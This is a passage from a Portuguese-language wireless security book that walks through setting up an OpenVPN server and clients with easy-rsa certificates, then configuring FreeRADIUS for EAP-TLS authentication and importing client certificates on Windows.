
export KEY_EMAIL="me@myhost.mydomain"

export KEY_OU="MyOrganizationalUnit"

export KEY_NAME="EasyRSA"

export KEY_CN="CommonName"

• KEY_COUNTRY indica o país em que é emitido o certificado. Altere para BR.

• KEY_PROVINCE é o estado. Irei alterar para SP.

• KEY_CITY é a cidade. Irei alterar para São Paulo.

• KEY_ORG é a empresa. Irei alterar para “Daniel Moreno – Treinamentos em Seguranca da Informacao”.

• KEY_EMAIL indica o email.

• KEY_OU indica *Organizational Unit Name* ou nome da unidade organizacional. É o departamento dentro da organização que está gerando o certificado. Vou alterar para o valor Casa, pois a unidade organizacional é a minha casa.

• KEY_NAME indica o nome pelo qual será conhecido o seu certificado. Como criaremos primeiro o certificado pela Autoridade Certificadora (CA), deixarei essa linha com o valor “Daniel Moreno – Treinamentos em Seguranca da Informacao CA”.

• KEY_CN indica o *Common Name*. O *Common Name* poderá ser identificado pelo hostname do computador ou pelo nome do certificado. Irei deixar o KEY_CN igual ao campo KEY_NAME. Essa linha deverá ser descomentada.

Dessa forma o arquivo final de configuração ficará:

export KEY_COUNTRY="BR"

export KEY_PROVINCE="SP"

export KEY_CITY="Sao Paulo"

export KEY_ORG="Daniel Moreno – Treinamentos em Seguranca da Informacao"

export KEY_EMAIL="danielhnmoreno@gmail.com"

export KEY_OU="Casa"

export KEY_NAME="Daniel Moreno – Treinamentos em Seguranca da Informacao CA"

export KEY_CN="Daniel Moreno – Treinamentos em Seguranca da Informacao CA"

Observação: os campos CA_EXPIRE e KEY_EXPIRE indicam o tempo de expiração do

certificado e da chave (por padrão são 10 anos – passado esse tempo os certificados da VPN

precisam ser renovados).

Ao utilizar certificados digitais, devemos sincronizar os horários das

máquinas cliente e servidora:

root@servidor# **apt-get install ntpdate**

root@servidor# **ntpdate -u pool.ntp.org**

root@cliente# **apt-get install ntpdate**

root@cliente# **ntpdate -u pool.ntp.org**

Execute o comando source vars para que as variáveis dentro do arquivo

/etc/openvpn/easy-rsa/vars sejam exportadas como variáveis globais:

root@servidor# **cd /etc/openvpn/easy-rsa**

root@servidor:/etc/openvpn/easy-rsa# **source vars**

Limpe o conteúdo armazenado pelas variáveis globais do diretório */etc/openvpn/easy-rsa/keys*. Execute-o e na primeira vez será criado o diretório */etc/openvpn/easy-rsa/keys*.

root@servidor:/etc/openvpn/easy-rsa# **./clean-all**

O certificado da Autoridade Certificadora pode ser gerado:

root@servidor:/etc/openvpn/easy-rsa# **./build-ca**

Nota: O OpenVPN 2.3.4 para o Debian 8.2 apresenta o erro *error on line 198 of /etc/openvpn/easy-rsa/openssl-1.0.0.cnf 140224783447712:error:0E065068:configuration file routines:STR_COPY:variable has no value:conf_def.c:618:line 198* ao executar o comando ./build-ca. Para corrigir esse erro, inclua a linha export KEY_ALTNAMES="something" no arquivo */etc/openvpn/easy-rsa/vars* e execute novamente o comando source vars.

Nesse momento verifique se os valores mostrados na tela estão OK. O arquivos gerados são *ca.crt* e *ca.key* dentro do diretório */etc/openvpn/easy-rsa/keys*.

O próximo passo é gerar o certificado do servidor. O nome servidorVPN é o

nome pelo qual será reconhecido o certificado do servidor.

root@servidor:/etc/openvpn/easy-rsa# **./build-key-server servidorVPN**

Altere o valor de Name para servidorVPN, ficando igual ao campo Common

Name. Verifique se os valores estão OK.

Country Name (2 letter code) [BR]:

State or Province Name (full name) [SP]:

Locality Name (eg, city) [Sao Paulo]:

Organization Name (eg, company) [Daniel Moreno - Treinamentos em Seguranca da Informacao]:

Organizational Unit Name (eg, section) [Casa]:

Common Name (eg, your name or your server's hostname) [**servidorVPN**]:

Name [Daniel Moreno - Treinamentos em Seguranca da Informacao CA]:**servidorVPN**

Email Address [danielhnmoreno@gmail.com]:

Serão solicitados atributos adicionais: senha extra (A challenge password []:)

e nome opcional da companhia (An optional company name []:). Verifique se

os valores estão OK.

countryName :PRINTABLE:'BR'

stateOrProvinceName :PRINTABLE:'SP'

localityName :PRINTABLE:'Sao Paulo'

organizationName :PRINTABLE:'Daniel Moreno - Treinamentos em Seguranca da Informacao'

organizationalUnitName :PRINTABLE:'Casa'

commonName :PRINTABLE:'servidorVPN'

name :PRINTABLE:'servidorVPN'

emailAddress :IA5STRING:'danielhnmoreno@gmail.com'

Certificate is to be certified until Jan 25 03:58:35 2025 GMT (3650 days)

Assine o certificado para o servidor:

Sign the certificate? [y/n]:**y**

Confirme:

1 out of 1 certificate requests certified, commit? [y/n]**y**

O certificado para o servidor foi gerado: são os arquivos *servidorVPN.crt* e *servidorVPN.key* no diretório */etc/openvpn/easy-rsa/keys*.

De maneira análoga gere os certificados para o cliente. Clientevpn é o nome pelo qual será reconhecido o certificado do cliente. Para cada um dos que deseje conectar-se à VPN, repita esse procedimento:

root@servidor:/etc/openvpn/easy-rsa# **./build-key clienteVPN**

Altere o valor de Name para clienteVPN, ficando igual ao campo Common Name. Verifique se os valores estão OK.

Country Name (2 letter code) [BR]:

State or Province Name (full name) [SP]:

Locality Name (eg, city) [Sao Paulo]:

Organization Name (eg, company) [Daniel Moreno - Treinamentos em

Seguranca da Informacao]:

Organizational Unit Name (eg, section) [Casa]:

Common Name (eg, your name or your server's hostname) [**clienteVPN**]:

Name [Daniel Moreno - Treinamentos em Seguranca da Informacao CA]:**clienteVPN**

Email Address [danielhnmoreno@gmail.com]:

Serão solicitados atributos adicionais: senha extra (A challenge password []:)

e nome opcional da companhia (An optional company name []:). Verifique se

os valores estão OK.

countryName :PRINTABLE:'BR'

stateOrProvinceName :PRINTABLE:'SP'

localityName :PRINTABLE:'Sao Paulo'

organizationName :PRINTABLE:'Daniel Moreno - Treinamentos em Seguranca da Informacao'

organizationalUnitName :PRINTABLE:'Casa'

commonName :PRINTABLE:'clienteVPN'

name :PRINTABLE:'clienteVPN'

emailAddress :IA5STRING:'danielhnmoreno@gmail.com'

Certificate is to be certified until Jan 25 03:58:35 2025 GMT (3650 days)

Assine o certificado para o cliente:

Sign the certificate? [y/n]:**y**

Confirme:

1 out of 1 certificate requests certified, commit? [y/n]**y**

O certificado para o cliente foi gerado: são os arquivos *clienteVPN.crt* e *clienteVPN.key* no diretório */etc/openvpn/easy-rsa/keys*.

O último certificado a ser gerado é o Diffie-Hellman:

root@servidor:/etc/openvpn/easy-rsa# **./build-dh**

O certificado Diffie-Hellman *dh2048.pem* foi gerado e encontra-se dentro do diretório */etc/openvpn/easy-rsa/keys*.

O arquivo de configuração do servidor */etc/openvpn/server.conf* deve ter o seguinte conteúdo:

```
dev tun
proto tcp-server
port 8082
server 1.1.1.0 255.255.255.0
push "route 192.168.1.0 255.255.255.0"
tls-auth /etc/openvpn/chave.txt
tls-server
ca /etc/openvpn/ easy-rsa/keys/ca.crt
cert /etc/openvpn/ easy-rsa/keys/servidorVPN.crt
key /etc/openvpn/ easy-rsa/keys/servidorVPN.key
dh /etc/openvpn/ easy-rsa/keys/dh2048.pem
keepalive 10 60
```

comp-lzo

persist-key

persist-tun

float

max-clients 10

verb 3

• *server 1.1.1.0 255.255.255.0* indica que não iremos mais fazer uma conexão ponta a ponta com um cliente exclusivo. Essa linha indica que o servidor vai ter um endereço IP dentro da faixa 1.1.1.0/24 esperando por conexões dos clientes. Para cada cliente será estabelecido um túnel com um IP diferente (obviamente respeitando a faixa 1.1.1.0/24). Por exemplo, para o primeiro cliente, o túnel ficará entre 1.1.1.1 e 1.1.1.2 e, para o segundo, entre 1.1.1.3 e 1.1.1.4.

• *push "route 192.168.1.0 255.255.255.0"* indica que será "empurrado" para o cliente uma rota para rede 192.168.1.0/24. Considerando que o IP de LAN do servidor OpenVPN está dentro da faixa 192.168.1.0/24. Porém, da mesma forma que foi configurado o OpenVPN com chaves estáticas, adicionar uma rota não irá sanar o problema de segurança. Para forçar o tráfego a usar somente a interface tun0, troque essa linha por push "redirect-gateway def1", assim o gateway padrão para os clientes será o servidor OpenVPN.

• *tls-auth chave.txt* indica que iremos usar a chave estática gerada na seção 16.3.1, “OpenVPN com chaves estáticas”, em vez da linha *secret chave.txt*.

• *tls-server* é uma opção necessária no lado servidor pois iremos utilizar os certificados digitais.

• *ca*, *cert*, *key* e *dh* indicam a localização do certificado CA, certificado do servidor, chave do servidor e certificado Diffie-Hellman, respectivamente.

• *max-client 10* indica que a VPN suportará no máximo a conexão de dez clientes.

• *verb 3* indica o nível de log. Nesse nível é possível ver a troca de certificados entre cliente e servidor.

Habilite o roteamento de pacotes (IP Forward):

root@servidor# **echo 1 > /proc/sys/net/ipv4/ip_forward**

Lembre-se também de ativar o mascaramento na interface de rede, para que os pacotes cheguem do cliente até o servidor. No caso, estou usando a interface cabeada de conexão eth0.

root@servidor# **iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE**

Inicie o servidor:

root@servidor# **openvpn --config /etc/openvpn/server.conf**

O servidor está OK.

A última etapa consiste em configurar os clientes. Primeiro devemos copiar os arquivos *clienteVPN.key*, *clienteVPN.crt*, *ca.crt* e *dh2048.pem* localizados no diretório */etc/openvpn/easy-rsa/keys* e o arquivo *chave.txt* localizado no diretório */etc/openvpn*. Por praticidade, quando for realizada a transferência dos arquivos, coloque-os dentro da pasta */etc/openvpn* do cliente.

Crie o arquivo */etc/openvpn/client.conf* com o seguinte conteúdo.

dev tun

proto tcp-client

port 8082

remote wireless-attack.no-ip.org

pull

tls-auth chave.txt

tls-client

ca ca.crt

cert clienteVPN.crt

key clienteVPN.key

dh dh2048.pem

remote-cert-tls server

keepalive 10 60


comp-lzo

persist-key

persist-tun

float

verb 3

• pull indica que devemos “puxar” a configuração enviada pelo servidor via instrução push. Por exemplo, se no servidor foi enviado um *push route “192.168.1.0 255.255.255.0”* , o pull irá adicionar a rota para a máquina. Se foi enviado um *push redirect-gateway def1*, via instrução pull, o tráfego de dados do cliente será transmitido somente pela interface tun0,

tornando o servidor VPN o gateway padrão do cliente.

• tls-client é uma opção necessária no lado cliente, pois iremos utilizar os certificados digitais.

• remote-cert-tls server força a verificação do certificado do servidor antes de estabelecer conexão.

Inicie o cliente:

root@cliente# **openvpn --config /etc/openvpn/client.conf**

Podemos ver a troca de certificados e a conexão VPN sendo estabelecidas.

Configurar o cliente no Windows é extremamente simples. Primeiro realize o download do cliente de acordo com a sua versão do sistema operacional em *https://openvpn.net/index.php/open-source/downloads.html*.

Instale o OpenVPN como administrador do Windows e a interface tap para o correto funcionamento do OpenVPN (Figura 16.14).

Figura 16.14 – Instalando os dispositivos necessários.

Copie os seguintes arquivos para o diretório *config*, normalmente localizado em

C:\Arquivos

de

Programas\OpenVPN\config

ou

C:\Programas\OpenVPN\config (dependendo da versão do Windows):

chave.txt

- *ca.crt*
- *clienteVPN.crt*
- *clienteVPN.key*
- *dh2048.pem*
- *client.conf*. Em sistemas Windows, o arquivo *client.conf* deve ser renomeado para um arquivo *.ovpn*, assim renomei-o para *client.ovpn*.

Execute a interface gráfica do OpenVPN como administrador para iniciar uma conexão com a VPN.

CAPÍTULO 17

Construindo redes wireless de forma segura

17.1 EAP-TLS

No capítulo 16, "Acessando redes wireless de forma segura", foi descrito como acessar uma rede sem fio de forma segura por túneis com o OpenVPN, mas esse fator apenas garante a sua segurança quando estiver conectado em uma rede potencialmente maliciosa ou insegura, como redes abertas ou de acesso público. Que tal neste capítulo aprendermos como efetivamente construir a sua rede sem fio de forma segura?

Todos os métodos de quebra de sistema de criptografia passados no decorrer do livro sempre envolviam senhas, como a quebra do WEP, WPA/WPA2 PSK, e até mesmo do WPA Enterprise. Uma das formas alternativas de autenticação que pode ser feita é via certificados digitais.

Um certificado digital funciona de forma diferente dos mecanismos de autenticação com senha. Apenas quem tem o certificado digital e for autorizado poderá conectar-se à rede wireless. A criação e a validação do certificado digital para redes do tipo WPA Enterprise são simples: haverá um servidor Radius responsável por gerar certificados. O servidor Radius gera

três certificados: certificado da Autoridade Certificadora (CA), do próprio servidor e dos clientes. O cliente receberá o certificado da Autoridade Certificadora contendo uma chave pública, que pode ser distribuída livremente para o público em geral, e o certificado do cliente contendo uma chave pública e privada, que é única para cada cliente e deve ser distribuída somente para ele. De posse dos certificados, o processo de autenticação é feito entre cliente e servidor: se as chaves forem as mesmas, o cliente será reconhecido e autenticado na rede.

Então, não há problema se a chave foi perdida ou se o computador do cliente for roubado: é possível revogar apenas a chave privada daquele cliente, negando permanentemente seu acesso à rede.

O mecanismo citado é a autenticação via EAP-TLS. Lembre-se de que há vários mecanismos de autenticação EAP, e o mecanismo TLS é considerado o mais robusto e seguro quando se trata de sistemas de criptografia: somente as máquinas com o certificado instalado acessam a rede.

Porém, mesmo sendo um mecanismo altamente seguro, temos alguns problemas:

• A sua implementação (assim como qualquer rede WPA Enterprise) necessita de um ponto de acesso conectado a um servidor Radius que constantemente autentica e valida os clientes na rede.

• A sua implementação não é tão simples de ser feita como em redes

WPA/WPA2 PSK ou WEP.

• Mesmo sendo o mecanismo mais eficaz para redes wireless temos o problema do usuário. Há diversas formas e mecanismos para se obter acesso ao computador do usuário (exploits, engenharia social etc.). Uma vez com o computador comprometido, o atacante poderá roubar o certificado do cliente ou até mesmo fazer um pivoteamento com VPN para acessar a rede e todo o trabalho de construir uma rede EAP-TLS foi em vão.

No momento em que for implementado esse sistema de autenticação, tenha em mente que você deverá cuidar, proteger e zelar a todo custo as máquinas que terão os certificados digitais instalados. O mais recomendado é a utilização de smartcards com autenticação via PIN para armazenamento do certificado. Porém, apenas como forma didática, vamos realizar a instalação dos certificados em ambientes Windows Desktop.

Para os testes estou utilizando um servidor Debian como servidor Radius. Quando for trabalhar com servidor Radius, é sempre aconselhado que atribua um endereço IP estático, em vez de utilizar o DHCP da rede e uma conexão cabeada eth0. Para os testes vou considerar que o Debian tem o IP 192.168.1.102 e o ponto de acesso tem o IP 192.168.1.1.

Realize os seguintes passos para instalação do FreeRADIUS:

1. Caso o NetworkManager, wpa_supplicant e dhclient estejam sendo

executados:

root@servidor# **killall NetworkManager**

root@servidor# **killall wpa_supplicant**

root@servidor# **killall dhclient**

2. Atribua o endereço IP de forma estática:

root@servidor# **ifconfig eth0 0.0.0.0**

root@servidor# **ifconfig eth0 192.168.1.102**

root@servidor# **route add default gw 192.168.1.1 eth0**

3. No terminal do Debian, instale o OpenVPN:

root@servidor# **apt-get install openvpn**

4. Finalize qualquer instância do OpenVPN:

root@servidor# **service openvpn stop**

5. Instale o FreeRADIUS:

root@servidor# **apt-get install freeradius**

6. Finalize qualquer instância do FreeRADIUS:

root@servidor# **service freeradius stop**

Assim como no OpenVPN, copie os arquivos localizados em

/usr/share/doc/openvpn/examples/easy-rsa/2.0

(Debian

7.4)

ou

/usr/share/easy-rsa (Debian 8.2) para */etc/openvpn*:

root@servidor# **cp -a /usr/share/easy-rsa /etc/openvpn**

Edite o arquivo */etc/openvpn/easy-rsa/vars* para alterar os valores de geração do certificado digital.

root@servidor# **cd /etc/openvpn/easy-rsa**

root@servidor# **vi vars**

Altere para os valores de acordo com a necessidade. As linhas KEY_CN, KEY_NAME e KEY_OU podem ser comentadas.

Compare o conteúdo do arquivo original com a sua alteração:

--- Últimas linhas do arquivo original ---

export KEY_COUNTRY="US"

export KEY_PROVINCE="CA"

export KEY_CITY="SanFrancisco"

export KEY_ORG="Fort-Funston"

export KEY_EMAIL="me@myhost.mydomain"

export KEY_OU="MyOrganizationUnit"

export KEY_NAME="EasyRSA"

export KEY_CN="CommonName"

--- O novo conteúdo deverá ser ---

export KEY_COUNTRY="BR"

export KEY_PROVINCE="SP"

export KEY_CITY="Sao Paulo"

export KEY_ORG="Daniel Moreno"

export KEY_EMAIL="danielhnmoreno@gmail.com"

Carregue o conteúdo do arquivo */etc/openvpn/easy-rsa/vars* para as variáveis de ambiente:

root@servidor# **source vars**

Apague o conteúdo do diretório */etc/openvpn/easy-rsa/keys*:

root@servidor# **./clean-all**

Inicialize a criação do certificado digital para a Autoridade Certificadora (CA):

root@servidor# **./pkitool --initca**

Serão gerados os arquivos *ca.crt* e *ca.key* dentro do diretório */etc/openvpn/easy-rsa/keys*.

Inicialize a criação do certificado digital para o servidor Radius:

root@servidor# **./pkitool --server radius**

Serão gerados os arquivos *radius.crt* e *radius.key* dentro do diretório */etc/openvpn/easy-rsa/keys*.

Inicialize a criação do certificado digital para o cliente. O certificado para o cliente terá a extensão *.p12* contendo a chave pública do CA e a chave pública e privada do cliente.

Vamos chamar o primeiro cliente de ‘Joao da Silva’:

root@servidor# **./pkitool --pkcs12 'Joao da Silva'**

Será exibida a mensagem Enter Export Password:. Essa mensagem indica a utilização de uma senha no momento em que o cliente for exportar o arquivo *.p12* para o seu sistema. É extremamente necessário colocar uma senha que seja bem complexa. Isso porque, se o arquivo for perdido, qualquer pessoa poderá instalar os certificados e a chave privada do cliente.

Redigite a senha no campo Verify – Enter Export Password:.

No final será gerado os arquivos no diretório */etc/openvpn/easy-rsa/keys*.

Esses arquivos representam o certificado público do cliente (*Joao da*

Silva.crt), sua chave privada (*Joao da Silva.key*) e um arquivo (*Joao da Silva.p12*) contendo a chave pública e privada do cliente e o certificado público da autoridade certificadora (*ca.crt*). Para uma melhor exemplificação, ao abrir o conteúdo *Joao da Silva.p12* em sistema Linux, os três certificados são exibidos pela figura 17.1.

Figura 17.1 – Chave pública e privada do João da Silva mais o certificado público da autoridade certificadora (Daniel Moreno CA) contidos no arquivo .p12.

Os arquivos gerados (*ca.crt*, *radius.crt* e *radius.key*) devem ser copiados para o diretório */etc/freeradius/certs*:

root@servidor# **cd /etc/freeradius/certs/**

root@servidor# **rm ca.pem server.key server.pem**

root@servidor# **cp /etc/openvpn/easy-rsa/keys/ca.crt .**

root@servidor# **cp /etc/openvpn/easy-rsa/keys/radius.crt .**

root@servidor# **cp /etc/openvpn/easy-rsa/keys/radius.key .**

Dê a permissão de leitura para o arquivo *radius.key*:

root@servidor# **chmod g+r radius.key**

O arquivo */etc/freeradius/eap.conf* deve ter o seguinte conteúdo:

eap {

default_eap_type = tls

timer_expire = 60

```
ignore_unknown_eap_types = no

cisco_accounting_username_bug = no

max_sessions = 4096

tls {

certdir = ${confdir}/certs

cadir = ${confdir}/certs

private_key_file = ${certdir}/radius.key

certificate_file = ${certdir}/radius.crt

CA_file = ${cadir}/ca.crt

dh_file = ${certdir}/dh

random_file = /dev/urandom

check_crl = no

CA_path = ${cadir}

cipher_list = "DEFAULT"

make_cert_command = "${certdir}/bootstrap"

cache {

enable = no

lifetime = 24 # hours

max_entries = 255

}

verify {
```

}

}

}

Troque o conteúdo do arquivo */etc/freeradius/clients.conf* pelo o seguinte conteúdo

client 192.168.1.1 {

secret = senha_secreta

}

Considere que:

• 192.168.1.1 é o endereço IP do ponto de acesso.

• senha_secreta é a senha que deverá ser configurar no ponto de acesso para que ele se comunique com o servidor Radius.

Troque a criptografia do ponto de acesso para a criptografia WPA Enterprise, configurando o endereço IP do servidor Radius e a senha definida no arquivo

/etc/freeradius/clients.conf (Figura 17.2).

Figura 17.2 – Configurando o ponto de acesso para realizar a conexão com o servidor Radius.

Inicialize o servidor Radius:

root@servidor# **freeradius -X**

Transfira o arquivo *Joao da Silva.p12* para a máquina do cliente.

Importe o certificado para a máquina local (Figura 17.3)





Figura 17.3 – Importando o certificado para a máquina local.

Com o certificado selecionado, clique em Avançar.

Lembre-se de digitar a senha do certificado, definido com o comando ./pkitool --pkcs12 Joao da Silva (Figura 17.4).

Figura 17.4 – Digitando a senha do certificado.

O Windows fará a seleção automática para instalar o certificado digital pela opção Selecionar automaticamente o repositório de certificados conforme o tipo de certificado. Clique em Avançar (Figura 17.5).

Aceite o certificado clicando em Concluir.

Uma vez com o certificado instalado, execute o comando *certlm.msc* para Windows 8 (gerencia os certificados da máquina local) ou *certmgr.msc* para Windows 7 no menu inicializar do Windows para abrir a tela de gerenciamento de certificados digitais.

Por padrão, o certificado do cliente é instalado em Certificados – Computador Local > Pessoal > Certificados (Figura 17.6).

Também é instalado o certificado do CA em Certificados – Computador Local > Autoridades de Certificação Raiz Confiáveis > Certificados (Figura 17.7).

Assistente para Importação de Certificados
Repositório de Certificados
Repositórios de certificados são áreas do sistema onde os certificados são guardados.
O Windows pode selecionar automaticamente um repositório de certificados ou você pode especificar um local para o certificado.
Selecionar automaticamente o repositório de certificados conforme o tipo de certificado
Colocar todos os certificados no repositório a seguir
Repositório de Certificados:
Procurar...
Avançar
Cancelar





Figura 17.5 – O Windows seleciona automaticamente a extração do certificado.





Figura 17.6 – Certificado pessoal do cliente.

Clique em cima do certificado do cliente e do CA e verifique se eles estão OK.

Se o certificado apresentar erro de validade (Figura 17.8), ajuste o relógio do sistema para a hora certa.

Figura 17.7 – Certificado do CA.

Figura 17.8 – Certificado inválido.

Para ajustar a hora do sistema, clique no relógio (Figura 17.9), insira a hora correta e lembre-se de marcar a opção Sincronizar com um servidor de horário na internet (Figura 17.10).

